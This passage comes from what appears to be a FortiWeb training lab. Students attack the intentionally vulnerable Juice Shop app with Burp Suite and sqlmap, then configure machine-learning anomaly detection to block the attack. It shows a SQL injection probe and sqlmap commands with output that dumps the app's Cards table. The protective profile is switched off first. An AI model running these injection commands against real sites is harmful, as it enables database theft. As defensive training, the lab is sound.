
9. In the browser URL bar, input `http://fortiweb-public-ip:3000` and hit enter. This will bring you to the **Unhackable Juice Shop** home page.
10. Minimize the browser and click on the **HTTP History** tab under Proxy. Scroll down the list until you find a URL labeled `/rest/products/search?q=`. Select this line and right click. Then click on **Send to Repeater**. This will allow us to manipulate the requests in order to do a little nefarious recon.



11. At the top of Burp Suite, Click on the **Repeater** Tab. You will see the request we just sent. Now click on the **Send** Button. This will populate the **Response** area.



12. Now we are going to modify our query a bit. Click on the first line in the **Raw** request and add `'--` to append to our request. The GET should now look like `/rest/products/search?q='--`. Click **Send**. We will now see an error in the **Response** section. This error tells us that the database is **SQLITE** and uncovers a vulnerability.




Warning

Note: It's worth mentioning that the standard signature based Web Protection Profile did not catch this injection attempt. We will see that this same type of attempt is caught using ML below.

Task 2: Turn off Web Protection Profile

1. Before we we can use SQLMAP to scan our application, we must disable the Web Protection Profile in our FortiWeb Policy. Navigate to **Policy > Server Policy** and edit **SP_JuiceShop**.
2. Click the drop down next to **Web Protection Profile** and turn off select the blank box at the top. Click **OK**.



Task 3: Use SQLMAP to exploit vulnerability

1. We will now use the information gained above along with SQLMAP to see if we can get some "Juicy" information (pun intended). You could run SQLMAP initially to find the vulnerability, but it would take much longer without an idea of what you would be looking for.
2. Open a terminal on Kali, and take a look at the SQLMAP help page. I also think it's helpful to use bash shell here, as we will want to be able to use the up arrow in order to scroll through old cli commands

```
bash
sqlmap -h
```

3. Now we will find exactly which type of SQL injection exists. Since we know that the database runs on **sqlite** we can shorten the scan time by giving SQLMAP that information. Input the first line below at the terminal, substituting with your **FortiWeb Public IP**.

```
sqlmap -u "http://FortiWeb Public IP:3000/rest/products/search?q=" --dbms=SQLite
--technique=B --level 3 --batch
```

```
...[SNIP]...
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: q (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: q=') AND 1976=1976 AND ('zuWc' LIKE 'zuWc
---
...[SNIP]...
```

4. Now we can have SQLMAP figure out a list of all tables in the database. We will speed up the request by adding the **--threads 10** to allow SQLMAP to send 10 concurrent requests

```
sqlmap -u "http://FortiWeb Public IP:3000/rest/products/search?q=" --technique=B
--tables --threads 10
```

```
<current>
[20 tables]
+-----+
| Addresses      |
| BasketItems    |
| Baskets        |
| Captchas       |
| Cards          |
| Challenges      |
| Complaints      |
| Deliveries      |
| Feedbacks       |
| ImageCaptchas  |
| Memories        |
| PrivacyRequests |
| Products       |
| Quantities      |
| Recycles        |
| SecurityAnswers |
| SecurityQuestions |
| Users          |
| Wallets         |
| sqlite_sequence |
+-----+
```

5. Now that we know what tables are available, we can start extracting information. For our example here, the **Cards** table looks interesting. Let's see if we can pull something useful from there.

```
sqlmap -u "http://FortiWeb Public IP:3000/rest/products/search?q=" --technique=B -  
T Cards --threads 10 --dump
```

```
do you want to store hashes to a temporary file for eventual further processing  
with other tools [y/N] N
```

```
do you want to crack them via a dictionary-based attack? [Y/n/q] N
```

```
Database: <current>
```

```
Table: Cards
```

```
[6 entries]
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
-----+  
| id | UserId | 255 | cardNum          | expYear | expMonth | fullName          |  
createdAt          | updatedAt          |  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
-----+  
| 1 | 4      | 255 | 4815205605542754 | 2092    | 12      | Bjoern Kimminich |  
2022-03-28 17:02:26.911 +00:00 | 2022-03-28 17:02:26.911 +00:00 |  
| 2 | 17     | 255 | 1234567812345678 | 2099    | 12      | Tim Tester       |  
2022-03-28 17:02:27.287 +00:00 | 2022-03-28 17:02:27.287 +00:00 |  
| 3 | 1      | 255 | 4716190207394368 | 2081    | 2       | Administrator    |  
2022-03-28 17:02:27.308 +00:00 | 2022-03-28 17:02:27.308 +00:00 |  
| 4 | 1      | 255 | 4024007105648108 | 2086    | 4       | Administrator    |  
2022-03-28 17:02:27.308 +00:00 | 2022-03-28 17:02:27.308 +00:00 |  
| 5 | 2      | 255 | 5107891722278705 | 2099    | 11      | Jim              |  
2022-03-28 17:02:27.330 +00:00 | 2022-03-28 17:02:27.330 +00:00 |  
| 6 | 3      | 255 | 4716943969046208 | 2081    | 2       | Bender           |  
2022-03-28 17:02:27.344 +00:00 | 2022-03-28 17:02:27.344 +00:00 |  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
-----+
```

6. In the next Lab you will protect the application using ML

Lab Extra 03 - ML Anomaly Detection

We will use the same SQL injection from the Burp Suite exercise in Lab Extra 02 above. As we will see, FortiWeb Machine Learning (ML) will successfully block this attack. Using ML, FortiWeb creates a statistical data model based on "normal" observed traffic. This occurs during an initial learning period. As discussed at the beginning of the labs, any request that falls outside of this statistical distribution is considered an anomaly and will be passed to the second layer of ML, which is the FortiGuard powered Threat Engine. In a production environment, it is highly recommended to turn on **both** the **Signature** based Web Protection Profile and **ML**, as this gives the best opportunity to catch both known and unknown attacks.


1. Go to the below Github repo:

```
https://github.com/FortiLatam/juiceshop/blob/main/helpers/JuiceShop\_MLanomaly.dat
```


2. Download the .dat file:




3. Because we are using a pre-trained data model based on a wildcard url, we will need to use a domain name. For this test, we are going to edit the **/etc/hosts** file on Kali. This will allow us to locally resolve **student.fwebtraincse.com**. Open a new Terminal and use the directional arrows on your keyboard to navigate. When you get to the bottom of the hosts file, input **fortiweb-public-ip student.fwebtraincse.com**. Use INSERT to start editing the file. To exit saving the file: ESC then type **wq!** and ENTER. To exit without saving: ESC then type **q!** and ENTER




4. Let's add Machine Learning to our Server Policy. In FortiWeb, navigate to **Policy > Server Policy** and edit **SP_JuiceShop**. Scroll down and expand the Machine Learning section. Under **Anomaly Detection** click on the **+** icon and enter **student.fwebtraincse.com** Click **OK**




5. Once the previous step is completed, we will see a few icons. Click the **Import** icon.



6. Once the pop-up opens, click on browse. Find and select the .dat file we downloaded earlier and then Click **OK**.
7. In FortiWeb, navigate to **Web Protection > ML Based Anomaly Detection** and edit the first entry. You should see a screen like below. Click on the **"*.fwebtraincse.com"** link.

